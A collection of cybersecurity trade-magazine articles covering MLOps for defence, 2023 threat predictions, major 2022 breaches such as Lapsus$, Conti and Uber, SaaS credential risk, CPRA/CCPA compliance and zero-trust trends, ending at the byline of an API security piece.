Many organizations are beginning to experiment with the possibilities of MLOps to drive business value. MLOps platforms can largely automate data cleaning and modeling functionality, increasing workforce

participation in ML, while simultaneously lowering modeling risk and time-to-deployment, and increasing modeling transparency, repeatability, and trust.

By 2025, the MLOps market is set to expand to nearly $4 billion to continue developing these emerging capabilities. These emerging tools can be created by organizations to improve their existing ML and DevOps frameworks, and there are also several large commercial vendors that offer platforms that fill common MLOPs needs.

Developing the ML Workforce

In the '90s, an education reform revolution burned through mathematics programs in the U.S. Faculty observed that there are no "Pre-Shakespeare" courses, and that the advent of computer algebra software changed the skills that our graduates will require to excel away from the nuts and bolts of solve an equation and towards the larger question of which modeling approaches can accurately address real-world problems.

We can apply those same discussions to our efforts to develop ML solutions across organizations. First, if MLOps platforms are designed to provide just-in-time education, hints, and guardrails against misuse, we will educate junior engineers far more effectively than if we provide coursework and then separately expect them to solve problems in a new environment. Just as problem-based-learning has become a staple across academia, we can use a well-designed platform to build a rich understanding of ML in our emerging workforce.

Secondly, if an organization often repeats common modeling architectures for the types of data and problems that are typical to their special needs, then a few senior engineers can create test-based ML architectures as well as model tuning capabilities that junior engineers can simply apply through an automated interface. Just as there is no need for engineers to solve differential equations by hand in this century, as well see in OpenAI's recent ChatGPT results, there is a waning need for ML engineers to write unique code for every problem. A good MLOps platform will keep a stable of state-of-the-art models that are prepared for an organization's unique needs.

Reducing Modeling Risk

The people who serve the Department of Defense do not lose sight of the potential of dire consequences of model failures, and organizations are rightly focused on how to best ensure trust and accuracy for their data and model assets. How do we accomplish to goal of lowering the barrier to entry into the ranks of ML development while simultaneously raising the bar for model quality and reliability?

An MLOps approach will ideally address issues of trust in at least four ways. The platform will automate alerts for problems within the dataset as well as areas of lackluster model performance. Rather than rely on individuals to follow best practices in analyzing and cleaning their datasets and choosing and validating models, the platform creates visually intuitive performance explanations at each step of the modeling process.

Secondly, MLOps platforms record all modeling results and decisions. Model development is moved from individual laptops and onto a platform that allows oversight of every model that is deployed. We often skip this supervisory step when MLOps platforms are not available, and oversight is key to trust.

Speaking of deployment, if an MLOps platform includes a deployment API, then the tool is able to validate that the data on which the model is evaluated in practice is from a similar statistical distribution to the data on which the model was trained. By automating alerts on low-confidence results, we can ensure that models are only applied where they can provide reliable results.

A fourth measure is in contributing to the successful implementation of data governance policies. The DOD is currently actively developing data policies to increase transparency, reliability, and discoverability of datasets, while decreasing model bias that may follow from data misuse.

Using today's models tomorrow

Advances in ML are staggering and impressive, and we cannot expect that a growing workforce are all equally able to understand advances in state-of-the-art solutions. Rather, we will rely on a few highly educated engineers within an organization to follow research that is relevant to that group's success, and to implement related software solutions.

As an organization's MLOps platform becomes updated to take advantage of emerging research, the repeatable nature of the MLOps documented data to deployment processes will allow an easy adjustment to existing deployed models so that every deployed model is derived from current state-of-the-art modeling approaches. Similarly, as analysts accumulate new data, models can easily be retrained to take advantage of our most current understanding. Platforms additionally should support a workflow that automatically retrains deployed models based on emerging data, with guardrails against failing sensors or maliciously manipulated data streams.

The defense community relies on immense amounts of data as a vital resource for their daily operations. MLOps platforms create the opportunity to propagate employee knowledge with confidence and improve the performance of these important models to enable better decision making across the defense space. Carefully selecting an MLOps solution will allow organizations to move beyond the simple models that automate daily tasks and evolve with critical data to navigate the challenges of future missions.

About the Author

Dr. Elsa Schaefer is a Mathematician and Senior Data Scientist for LinQuest Corporation, where she leads impactful data science, AI and ML discoveries that are unlocking new possibilities and efficiencies for government and defense. In this role, she is dedicated to the merging of state-of-the-art approaches with the reality of resource constraints, ensuring national security and building efficiencies. She is passionate about arming decision makers with continuously evolving and model-enhanced data stories that allow them to make mission-informed choices in real-time.

Elsa can be reached online at our company website https://www.linquest.com

Cybercriminals Are Ramping Up Their Efforts – What You Need to Know For 2023.

By Alex Holland, Senior Malware Analyst, HP Inc.

With malicious actors collaborating more than ever by trading access to networks, malware and attack techniques, the threat landscape has continued to evolve in the past year. Increased cooperation and cheap malware – three-quarters of malware kits cost less than $10 – are making cybercrime easier and more attractive compared to other types of crime. As a result, we will likely see more devices and users end up in the crosshairs of attackers in the coming year. As cybercriminals ramp up their efforts to access enterprise systems, PCs and printers are on the frontline.

For security teams, these challenges will be compounded by the economic downturn. While cybersecurity spending is set to increase by 13.2% in 2023, budgets will be under scrutiny to focus only on the most pressing cybersecurity needs.

With difficult decisions ahead, here are four cybersecurity trends that organizations should prepare for in 2023:

1. Rising costs may trigger an influx of cyber hustlers and money mules, fueling the cybercrime economy and putting users at risk.

With its shift to platform business models, the cybercrime gig economy has made cybercrime easier, cheaper, and more scalable. Cybercrime tools and mentoring services are affordable and plentiful, enticing cyber hustlers – opportunists with low levels of technical skill – to access what they need to turn a profit. As we face another global downturn, easy access to cybercrime tools and know-how could increase the number of scam SMS messages and emails we see in our inboxes. Drawn by the promise of quick money, we may also see more people recruited into money-muling schemes, inadvertently fueling the cybercrime economy by enabling cybercriminals to launder ransom payments and fraudulent transactions.

As an industry, we know that email is the most common attack vector, particularly for opportunists looking to make money fast like cyber hustlers, who favor simpler techniques like scams and phishing. The interconnectedness of the cybercrime ecosystem means threat actors can easily monetize these types of attacks. And if they strike gold and compromise a corporate device, they can sell that access to bigger players, like ransomware gangs. This all feeds into the cybercrime engine, giving organized groups even more reach.

As attacks against users increase, having security built into devices from the hardware up will be essential to prevent, detect and recover from attacks. Fostering a healthy security culture is vital for building resilience – but only when combined with technology that reduces an organization's attack surface. By isolating risky activities like malicious emails, entire classes of threats can be eliminated without relying on detection. Threat containment technologies ensure that if a user opens a malicious link or attachment, the malware can't infect anything. This way organizations can reduce their attack surface and protect employees without hindering their workflows.

2. Established hackers to invest in advanced attacks below the operating system.

In 2023, organizations should take control of firmware security. Once, firmware attacks were only used by highly advanced threat groups and nation states. But over the last year, we've seen early signs of increased interest and development of attacks below the operating system in the cybercrime underground – from tools to hack BIOS passwords, to rootkits and trojans targeting a device's firmware. We now see firmware rootkits advertised on cybercrime marketplaces for a few thousand dollars.

Advanced threat actors are always aiming to keep their attack capabilities ahead of the curve. Unfortunately, organizations often overlook firmware security, creating a large attack surface for adversaries to exploit. Access to the firmware level enables attackers to gain persistent control and hide below the operating system, making them very hard to detect – let alone remove and remediate.

Organizations should follow best practices and standards to secure device hardware and firmware. They should also understand and evaluate state-of-the-art technologies that protect, detect, and recover from firmware attacks.

3. Remote access machines will be on the frontline.

We expect session hijacking – where an attacker commandeers a remote access session to access sensitive data and systems – will grow in popularity in 2023. By targeting users with privileged access to data and systems – such as domain, IT, cloud and system administrators – these attacks are higher impact, challenging to detect and more difficult to remediate.

In an attack scenario, the targeted user will typically be unaware that a compromise has occurred. It takes milliseconds for an attacker to inject key sequences that could create a backdoor within a privileged environment. These attacks are all the more dangerous because they can bypass Privileged Access Management (PAM) systems that employ multi-factor authentication, such as smart cards.

Suppose such an attack involves an industrial control system operating within a factory or industrial plant. The intrusion could impact availability and, potentially, physical safety. Carefully segregating access to systems is the only way to counter these attacks. Traditionally, organizations would achieve this through physically separate systems, like privileged access workstations, but now hypervisor-based approaches use virtualization to enforce strong virtual separation too.

4. Overlook print security at your peril in 2023

2023 will demand more actionable intelligence to spot threats, proactively protect assets and support decision-makers. Currently, print security is at risk of continuing to be an overlooked piece of the overall cybersecurity posture. And with workers connecting corporate devices to printers beyond the control of IT teams due to hybrid working, those risks are increasing. Organizations will need to develop security policies and processes for monitoring and defending print devices from attack, both in the office and at home. One challenge is that the volume of security telemetry coming from endpoints, including printers, is increasing daily. That's why security teams need contextual insights to identify the highest-level risks, the steps to mitigate them and support boardroom decision-making in allocating budget. As a result, we'll see organizations focus investments on solutions and services that deliver actionable intelligence rather than simply providing more and more security data.

Combatting rising threats

In 2023, organizations need to take a targeted approach to security. Most breaches start at the endpoint, so enterprises can reduce the burden on security teams by layering protection from the hardware up.

No matter what threats organizations face in 2023, the way we protect devices and data needs to evolve. Managing budgets will be a big challenge for organizations. Boardrooms will need to be smart about how

they allocate their resources. Meanwhile, security teams will need excellent visibility of which areas of the organization are most at risk and the impact of a breach. A layered and integrated approach to security, starting at the hardware level, will be crucial. This will enable organizations to manage their cyber risk by reducing their attack surface against current and growing threats, building resilience into systems, gaining actionable security insights into their environment and keeping key data protected.

About the Author

Alex Holland Senior Malware Analyst, HP Inc. Alex Holland is a Senior Malware Analyst at HP. As part of HP's Threat Research Team, he enjoys sharing technical insights to customers and partners about the latest malware and cybercrime trends.

Company URL: https://www.hp.com/wolf

Alex can be reached via social media handles:

Alex Holland LinkedIn: https://www.linkedin.com/in/hollandalex/

HP Wolf Security Twitter: https://twitter.com/hpsecurity

HP Wolf Security LinkedIn: https://www.linkedin.com/company/hpwolfsecurity

7 Biggest Cyber Attacks of 2022

By Nicole Allen, Senior Marketing Executive, Salt Communications.

With the cost of living crisis on everyone's lips in 2022, it should not come as a surprise that the cost of a data breach has also increased to an all-time high in a year marked by significant increases in energy prices and worldwide inflation. This pattern might also help us predict the largest cyberattacks of 2023 since it doesn't appear to be slowing down.

According to IBM's Cost of Data Breaches Report 2022, the average overall cost is $4.5 million. A worrying 83% of the 550 businesses IBM contacted who had had a data breach had also experienced multiple breaches over the same time period. According to the report, breaches where remote working was a factor increased the average cost by about $1 million. Consider the typical time needed to detect and contain each form of breach to get a sense of how important it is to prevent these prevalent attacks. The time it takes to find and stop a compromise is an astounding 327 days.

1. The Ukraine War

Russia has been attacking Ukrainian banks, electrical grids, and internet infrastructure for a long time. This has affected military and government administrative systems since the start of physical conflicts.

Many people saw the Russian attacks before the conflict as a trial run for their cyber weapons. Similar to traditional combat, cyber wars give observers the chance to watch and evaluate how different tactics, strategies, and how the technical weapons themselves work.

Since the conflict began, Ukraine has launched its own cyberattacks. They established a volunteer "IT Army" which used a website listing hostnames and/or IP addresses of Russian targets, and has resulted in several data breaches and service outages inside of Russia (often via distributed denial of service) (DDoS attacks).

2. Lapsus$ group's high-profile attacks

Early in 2022, a group by the name of Lapsus$ targeted a number of well-known companies, including Nvidia, Ubisoft, Samsung, and Microsoft.

Each time, information was taken and frequently leaked online. Their strategic plan is extortion, and they frequently use phishing to obtain access before searching for and stealing the most private information they can. They frequently don't use any encryption software at all.

The Lapsus$ Group appears to be a loose group of participants, unlike many sophisticated cybercrime groups. The organisation may have been "hacked back" by Nvidia, according to rumours. Offensive security professionals will try to compromise the attacker's machines by hacking back. Given that the attacker machines are frequently compromised by third parties, this can be legally problematic. Investigators quickly realised that Lapsus$ might not even be in it for the money.

They seemed to be looking for recognition given that they used social media to publicise their attacks. They asked users to vote on whose data they should reveal next in polls they ran on Telegram to announce their accomplishments. All of this commotion and attention came to an abrupt end in March when British police detained seven suspects, including two 16 and 17-year-olds. After the arrests, Lapsus$ appeared to continue for a brief while, but they now appear to have disappeared.

3. Yet again another Marriott data breach

Nearly 340 million guest records were compromised in 2014 as a result of a breach at Marriott. This breach cost the UK Information Commissioner's Office £14.4 million and went unreported until September 2018. Marriott experienced another hack in January 2020 that affected 5.2 million guest records.

Hackers claim to have stolen more than 20GB of private information, including guest credit card information, in June 2022. An employee at a Marriott resort in Maryland was tricked by the attackers using social engineering into granting them access to their computer.

4. Ex-Amazon worker convicted over Capital One hacking.

Paige Thompson, a former employee of Amazon, was found guilty in June of this year for her part in the 2019 Capital One breach. She used her understanding of cloud server vulnerabilities while employed by Amazon Web Services (AWS) to steal the personal data of over 100 million users.

She had in reality boasted about her exploits on hacker forums, pleading that she was an ethical hacker who merely wanted to alert them of vulnerabilities. She was found guilty and could spend the next 45 years behind bars. Capital One settled a class action lawsuit for $190 million after being fined $80 million by the Office of the Comptroller of Currency.

5. Conti's attack against Costa Rica

Costa Rica has been under attack via Conti Ransomware since the beginning of this year. Many of the nation's critical services were paralysed by two significant ransomware attacks, throwing the administration into disarray as it tried to react. According to officials, as the ransomware spread, tax payments were also hampered, over 30,000 medical appointments had to be postponed, and international trade came to a complete halt.

The Social Security Fund was the target of a second attack that happened in late May 2022. Due to Conti's involvement in the development of the Hive ransomware, which was employed in this, this has also been linked to Conti. It's likely that Conti is using this strange activities as a sort of smokescreen as the gang seeks to reinvent itself.

6. A constant hit on healthcare providers

A breach at Massachusetts-based medical services company Shields Health Care Group in March resulted in the exposure of almost two million patient records. Shields, which depends on connections with hospitals and medical facilities, was largely affected by this. Additionally, patients at up to 53 different facilities were impacted.

In August, ransomware attacked a managed service provider (MSP) for the UK National Health Service. It significantly disrupted NHS emergency services throughout the UK. For assistance with triage and investigations, Advanced enlisted the aid of Microsoft and Mandiant. While in the US, NetStandard, another MSP, was targeted, prompting it to shut down its cloud services called "MyAppsAnywhere."

MSPs are enticing targets for ransomware gangs since they have access to the data of numerous organisations and so offer a variety of potential extortion sources. The renowned REvil organisation has previously targeted MSPs.

7. Uber's internal systems compromised.

In September 2021, a teenager completely infiltrated the internal systems of the ride-sharing business Uber. It appears that he employed a technique known as an MFA Fatigue attack, in which, if the organisation uses MFA (Multi-Factor Authentication), the attacker floods the employee with authentication requests on their mobile phone after obtaining their credentials.

In this case, the attacker eventually contacted the employee via WhatsApp and pretended to be from Uber IT, warning him that he needed to accept the auth request or they would keep coming if he didn't. At first, the employee will refuse them because they aren't logging in, but initially they will be refused because they are not logging in. The worker gave in after becoming sufficiently weary of the constant solicitations. The attacker then could add his own device to the MFA to change it.

The attacker then got in via the company VPN and started digging around. He quickly discovered a Powershell script with administrator login information for the Thycotic privileged access management (PAM) platform used by the business. All necessary credentials were accessible from this point. Given that the attacker appears to have done it out of curiosity rather than for financial gain or other more harmful mischief, Uber may be regarded as fortunate in this case.

So what's in store for 2023?

This is unfortunately just some of the largest attacks that hit organisations throughout 2022, there were many more reported and many that are yet to be uncovered. Although analysis of trends for 2022 is still ongoing, it appears that many of the common suspicious groups are still active. Even if ransomware isn't garnering as much attention as it did a year ago, it still poses a serious threat to many businesses. The majority of businesses could perform significantly better with just the most fundamental security best practices such as the protection of mobile devices and the security behind them, according to surveys like the IBM Security Cost of Data Breaches 2022.

As we move towards 2023, cybersecurity and threat detection remain important priorities. For both large and small firms, data breaches and the theft of sensitive information continue to be a concern.

To sign up for a free trial of Salt Communications contact us on info@saltcommunications.com or visit our website at https://saltcommunications.com/.

About Salt Communications

Salt Communications is a multi-award-winning cyber security company providing a fully enterprise-managed software solution giving absolute privacy in mobile communications. It is easy to deploy and uses multi-layered encryption techniques to meet the highest of security standards. Salt Communications offers 'Peace of Mind' for Organisations who value their privacy, by giving them complete control and secure communications, to protect their trusted relationships and stay safe. Salt is headquartered in Belfast, N. Ireland, for more information visit Salt Communications.

About the Author

Nicole Allen, Senior Marketing Executive at Salt Communications. Nicole has been working within the Salt Communications Marketing team for several years and has played a crucial role in building Salt Communications reputation. Nicole implements many of Salt Communications digital efforts as well as managing Salt Communications presence at events, both virtual and in person events for the company.

Nicole can be reached online at (LINKEDIN, TWITTER or by emailing nicole.allen@saltcommunications.com) and at our company website https://saltcommunications.com/

Breaches And the Delicate Dance Between Privileged Credentials and SaaS Applications

By Corey O'Connor, Director of Product Marketing, DoControl

It's no secret we have seen a spike in insider risks associated with the privileged credentials of Software as a Service (SaaS) applications. Privileged credentials are the proverbial "keys to the kingdom," and as more organizations continue to rapidly adopt cloud-first strategies, they will need to reevaluate their security posture to ensure these keys are not mishandled. Gone are the days where all data sits within the confines of your data center walls. It once was a challenge for an attacker to gain an initial foothold, perform reconnaissance, escalate privileges, and ultimately succeed in their nefarious plan to disrupt the business or exfiltrate sensitive data, not anymore.

The Criticality of Credentials

Today, organizations have more entities accessing an increasing number of applications and generating cloud-hosted data and files in higher volumes. Applications and their derivative data are what drive the business forward. Unfortunately, security often takes a back seat to driving this business enablement (and, ultimately, continuity).

It's not uncommon for users to share credentials over a Slack channel or Microsoft Teams. The longer that credential is exposed over the Slack channel, the more likely it is to fall into the wrong hands. We

saw this most recently through a rash of breaches that included the likes of Uber, Twitter and Okta. Moreover, as seen in the recent GitHub breach, OAuth tokens were compromised and leveraged to download data from dozens of their customers' repositories. In addition, late last year, Toyota publicly disclosed that they'd suffered a data leak when one of their subcontractors mistakenly exposed an AWS key on GitHub.

Remember, Not All Identities are Human

There is a common denominator across cyber attacks – the use of privileged credentials. Rapid advancements in technology, the pace of digital transformation initiatives and the continuing transition to the cloud have made securing the credentials and the identities that have access to them no easy task. The combined threat of both human and non-human access to corporate data has only heightened this challenge. Today's organizations have more systems and applications that are accessed by both internal and external actors, as well as non-human identities – i.e. application-to-application integrations – than ever before. This challenge quickly snowballs, ultimately increasing an organization's risk for data exfiltration.

Organizations would be right to shine a light on the risks associated with non-human user access. Their associated permissions can be easily overlooked by even the savviest security team, which makes them an attractive target for bad actors to gain some initial traction. For example, the OAuth protocol provides a convenient way for one application to connect to another, but when this access becomes compromised, it can provide unauthorized access to sensitive data within the application that it's connected to. The risk of supply-chain-based attacks involving OAuth tokens and other non-human identity credentials are becoming, unfortunately, too commonplace.

Privileged Credentials and Insider Risk

Increasing insider risk concerns come as a result of the new norm of hybrid and remote working environments and the rapid introduction of work-related applications such as Slack and Microsoft Teams installed on personal devices.The risks of this new reality stem from two sources: negligence and sabotage. The tremendous comingling of various unsecured devices and unmonitored applications has left the door wide open to attackers. Thus, while sabotage happens, the lack of robust SaaS security means that negligence is a much greater threat than an employee with a bone to pick.

In order to mitigate risk, insider behaviors that increase risk through deliberately malicious or purely negligent means – such as a departing employee sharing or forwarding sensitive information from customer lists to their private email account – must be rapidly detected. From there, the relevant persons need to be alerted and the appropriate response applied.

From a non-human user lens, there is an increase in both sanctioned and unsanctioned applications within the SaaS estate. Some of these applications are often over privileged with risky permission scopes that might not approved by internal IT/security teams. The same approach illustrated above needs to be applied for non-human access, where companies have the ability to identify malicious behaviors, such

as activity that is indicative of a supply-chain based attack. Additionally, detecting high-risk application-related activity such as excessive API calls, a sudden and significant number of updates, or the discovery of a known malicious application server IP address is vital. IT/Security teams must be notified and take appropriate action to remove the OAuth token or suspend the application. In order to maintain both business continuity and a strong security posture, it is vital that these steps be automated.

Keeping the Keys to the Kingdom in Safe Hands

Knowing "who has access and to what" is critical in keeping the 'keys to the kingdom' from being mishandled. This goes for human users as well as machine identities. It's important to create a full inventory of users, applications, assets, domains, groups, etc., as well as having an understanding of the business-context through mapping, relationship graphs and communications tracking. This may seem tedious, but there are tools that make this process simple and fully automated. These actions are essential to keeping data secure. Business-context is so critical to reducing productivity impacts, and security teams must be able to parse normal practice from events that introduce material risk to the business. If not, teams will end up with a significant number of false positives, positioning security teams further away from identifying and responding to events and threats quickly and efficiently. Introducing and enforcing the principle of least privilege to both human and non-human users is one key method to support a strong security posture for organizations pursuing a cloud-first strategy.

Identity security needs to be extended and go deeper down the technology stack – beyond solely protecting the keys. Securing sensitive cloud-hosted data and wrapping controls around the access will aid in the prevention of those keys from falling into the wrong hands. Automation is necessary to best protect the keys to the kingdom. Taking a manual approach is an act of sheer folly. In time, and as the business scales, this problem will become exacerbated. The time to act is now, otherwise security will become a blocker to driving the business forward.

About the Author

Corey O'Connor, Director of Product Marketing at DoControl with over a decade of experience as a Product Marketing leader in the enterprise software market. Prior to joining DoControl, Corey held multiple leadership positions at CyberArk and Dell EMC, where he was responsible for the Go-to-Market strategy and execution of multiple enterprise software solutions in the cloud computing, storage and security markets.

CPRA/CCPA Compliance in A Cloud-First World – A Three-Step Checklist

By Shira Shamban, CEO & Co-Founder, Solvo

Your IT and security teams may have a laundry list of New Year's resolutions as it relates to data protection and compliance, but are they staying in line with the most recent regulations in the industry? On January 1st, 2023, extensive California Privacy Rights Act (CPRA) regulations came into effect as an extension of the existing California Consumer Privacy Act (CCPA), prompting companies to button up their data protection and privacy standards. Even companies outside of the state are in the hot seat given our globally connected workforce. Organizations across the country need to stay on the pulse of these changes and take control over what type of data they're storing, how it is stored and knowing at all times who has access to it – a hefty undertaking, but one that must be addressed without delay. So, how can these teams protect their customer and employee data – and remain compliant – in the midst of these shifting regulations and requirements and, in turn, avoid hefty fines?

Step 1: take inventory.

First and foremost, organizations need to have full visibility into all the data and assets they hold. One of the defining hallmarks of CPRA/CCPA is that it gives consumers the "right to know" what data is collected and what it's being used for. And as the organization, it is your responsibility to ensure full transparency. I'm a firm believer that you cannot possibly protect what you can't see. As companies continue to migrate entirely to the cloud, their exposed data and resources need to first be identified before they can ever be properly protected. Further, you need to understand who has access to that data, and this isn't just physical users. Often, malicious activity is done not by individual users with direct access, but by any user who can trigger a cloud component to run activities for them. This is a blind spot security teams should always be aware of – what components have access to the crown jewels within my organization? Is there an open door because of mismanaged Identity and Access Management (IAM) policies that potentially make the organization noncompliant? The new CPRA/CCPA regulations introduced two key amendments that will make IAM even more critical in organizations – the "right to correct" and the "right to limit use and disclosure" of sensitive information. Taking full inventory of what you hold is the first step to remaining compliant.

Step 2: don't neglect encryption.

Once data is identified, there are a few best practices all companies should employ to protect this sensitive information. For one, don't overlook encryption, which is probably the most useful yet simplest technology to use. It is incorporated into almost every cloud and SaaS service that you have, so there's no excuse for organizations not to take advantage of it! One mistake I've encountered as both a leader of Research and Development (R&D) teams and as an entrepreneur working with these teams, is the tendency to disregard pockets of data as insignificant. But as we see with CPRA/CCPA, there is no data that is not at risk of slipping through the cracks which could ultimately result in hefty fines. For example, teams might spend time testing a data set and then proceed to delete it afterward, without realizing the sensitivity of the data at hand. Although it may seem small, this exposed data can open the door to more access, and in turn put your organization at risk. You must enforce the encryption policy at all times. Remember, as the IT security team, it is your responsibility to control the data flowing in and out of your organization. Encryption allows you a stronger hold over your data security in the cloud.

Step 3: maintain a least privileged state.

Cloud applications differ from legacy applications in that they are dynamic and change frequently. You cannot employ a "set and forget" approach to the identity and access management of data in the cloud. Rather, you need to ensure your security permissions are changing and adapting to the application throughout time. Do you have the technology and processes in place that can alert you of any unnecessary entities that can read your sensitive data? By constantly maintaining a least-privileged state, you will reduce any exposed attack surfaces and limit the potential blast radius of a breach. Every organization is different, depending on a variety of factors, including company size, processes and the type of data they hold. Finding that perfect balance in granting privileges is key, especially where CPRA/CCPA is concerned. For example, having too few permissions could result in denied actions, but

having an excessive amount of permissions can create an entirely new attack surface. It's critical to remain close to your IAM policies and be aware of who has access to them, constantly keeping your eyes out for any surprises in your Infrastructure-as-Code (IaC) files.

The success of these new CRPA/CCPA amendments are reliant on how compliant organizations can be and how well they can protect their data, especially in the cloud. We can also expect the new regulations to be strictly enforced, similar to Europe's General Data Protection Regulation (GDPR) to ensure compliance. Security and IT teams need to have a plan in place to enforce strict accountability of data protection practices. Whether you live in California or not, the rollout of these regulations will impact you in one way or another, and it's important to take notice. In fact, this regulation is already setting the stage for other states in the U.S. to adopt their own versions, and it isn't long before the above best practices will be absolute necessities for all organizations, regardless of size. These three steps should set you off on the right foot as you navigate the rollout of these new CRPA/CCPA regulations and the web of other data protection regulations you'll face this year.

About the Author

Shira has over 17 years of experience in cybersecurity, cloud computing, product management and leadership. Prior to co-founding Solvo, Shira formed the technical security research team and the big data product at Dome9 Security (acq. by CheckPoint in 2018). Shira is the co-chair of OWASP Israel, and acts as a lecturer and mentor in different voluntary organizations. Shira spent 13 years serving as an officer in the Intelligence Corps.

Cybersecurity Predictions: 2023 & Beyond

Unthinkable Risks and Where to Position Trust

By Almog Apirion, CEO & Co-Founder at Cyolo

As we look back at 2022, organizations gained wisdom from their past blunders by predicting new security trends that should be paid attention to. These include a growth in the prevalence of risky third parties, a growing number of previously unimaginable data breaches, a lack of user trust that is worsening staffing shortages, and more.

As enterprises settle into 2023, let's review a few of the cybersecurity trends that are anticipated to emerge this year and beyond.

Trust issues to intensify staffing shortages.

As the talent gap widens across many industries, and remote work increases in popularity, many organizations will begin to adopt zero-trust solutions more heavily. This will mean no device or user will be inherently trusted, and businesses will maintain continuous authorization, create stronger authentication, and actively implement the principle of least privilege to foster an environment of rigorous verification methods for all user identities.

In the coming months and beyond, one of the most difficult challenges will be to retain talent while simultaneously improving a trust-based system that extends beyond the perimeter of the organization.

Service industry workers turn cybersecurity professionals.

More businesses, in addition to large companies such as Amazon, will look to fill open positions within their own organizations, leading to the transition of workers in the service industry becoming cybersecurity professionals. These employees possess the fundamental skill sets needed for security roles.

The most significant difference will be in the additional knowledge they require, which can be taught through on-the-job training. Companies may shift their focus and bet on individuals that understand the know-how of their organization, allowing them to become experts within the same institution. The question for this year is how organizations transitioning to this new model will train and reskill employees to fulfill the entire range of security skills required.

Previously unthinkable breaches occurred.

The expectation for this year is to see an increase on well-funded hacker groups target the 'whales.' Those big companies – like Microsoft and Amazon – that people across the globe leverage at an individual and professional level. Future attacks by cybercriminals will concentrate on additional exploitation of credentials that have already been taken, as they have done with companies like Dropbox and SolarWinds.

Companies will highlight the necessity for greater budget allocation toward programs that transfer security responsibilities from users to the company, choosing seamless use that also keeps their corporate perimeters tightly protected, to stay one step ahead of attackers. Identity-based security, with a focus on zero-trust framework, will prove essential for handling human-centric and device vulnerabilities that will continue to plague vulnerable remote and hybrid operations.

Third-party risks will shift companies' approach to 'trust.'

CISOs and companies' security leaders will be compelled to pose more difficult questions about their next steps, strategies, and mitigation procedures for integrating third parties within their network. In fact, they will increase their attention to reviewing specific information in their security audits and reports and take additional steps to implement more secure architectures, enhancing third parties' access.

Budgets will not increase, but leaders will consistently shift to cost-saving activities, while other cyber hygiene tasks will become essential to protecting businesses' expanding networks. Asking critical questions and eliminating trust will be critical for verifying their trustworthiness and granting certain access levels to external parties.

Security decisions will be affected by tightening regulations.

This year will bring increasing pressure from federal regulations on critical industries such as utilities, financial services, and healthcare. While standard regulations are forecasted to retain some flexibility, as they cannot be "one size fits all," companies will need to adapt and respond quickly without the added burden of unnecessary oversight.


Boards are also now seeing cybersecurity as a business risk rather than a mere IT problem. This means that more leaders will be required to respond to the maturity of their plans and strategies. This will result in security having a much larger impact on C-level executives' performance reviews. Since security risks have a direct impact on businesses' bottom line, employment contracts may also include some of these requirements.

The need to evolve faster than the threats.

Business leaders will need to evolve their strategies and mindsets at a faster pace than their attackers – integrating out-of-the-box solutions to mitigate ongoing risks at bay. Companies falling behind will leave themselves as a more vulnerable target for malicious actors and lose a competitive edge within their industry.

About the Author

Almog Apirion the CEO and Co-Founder of Cyolo. He is an entrepreneur, experienced technology executive, and a former Navy Cyber Unit founder and commander with a long history of working within the cyber security and IT technologies domain. Prior to founding Cyolo, he was CISO at Orbotech where he headed the cybersecurity and IT departments and was the head of the Cybersecurity Unit in the Israeli Navy. He received his bachelor's degree in computer science and economics, and his master's degree in computer science from Haifa University. Almog can be reached online at Cyolo's company website.



Emerging API Security Trends: What Does 2023 Have in Store?

By Mohit Shrivastava, Chief Analyst ICT, Future Market Insights

